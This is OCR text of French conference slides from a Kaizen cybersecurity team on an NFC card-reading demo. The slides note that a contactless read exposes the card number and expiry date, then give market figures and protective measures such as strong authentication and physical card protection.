
TECH WEEK

KAIZEN

Ces cascades ont été réalisées par des professionnels, ne les reproduisez pas chez vous...


Démo 2

Exploit NFC



TECH WEEK
KAIZEN

Démo 2



TECH WEEK

KAIZEN

Nous avons donc :

- Le numéro de la carte
- La date d’expiration

Démo

TECH WEEK

KAIZEN

Nous avons donc :

- Le numéro de la carte
- La date d’expiration

Il manque donc :

- Le cryptogramme (CVV)

Est ce que c'est suffisamment sécurisé ?

Démo

TECH WEEK

KAIZEN

Nous avons donc :

- Le numéro de la carte
- La date d'expiration

NON !!!

Il mai

- Le c

Est ce qu

TECH WEEK
KAIZEN

Protections et évolutions

TECH WEEK

KAIZEN

Protections et évolutions

- 14 milliards $ 2020 pour le RFID
- 3 milliards de transactions NFC mi-2020
- Allemagne : 47% des paiements : monnaie fiduciaire
- **VS** 4000 Suédois avec implant RFID

Évolutions

TECH WEEK

KAIZEN

Protections et évolutions

- 2013 : Les informations personnelles ne sont plus stockées sur les cartes

- Prise de conscience des industriels
  /!\ implémentation du NFC


- DSI / RSSI : Mieux choisir ses systèmes de protection des locaux (ANSSI)

- Utiliser des authentifications fortes (au moins double)

- Protection physique des CB !

Protections

TECH WEEK
KAIZEN



Conclusion

Merci pour votre attention !

Des questions ?

Pôle Cybersécurité | Kaizen
fabrice.labbe@kaizen-solutions.net
florian.battesti@kaizen-solutions.net

Merci à Samuel GERMAIN et Stéphane BOSQUET pour leur participation

TECH WEEK
KAIZEN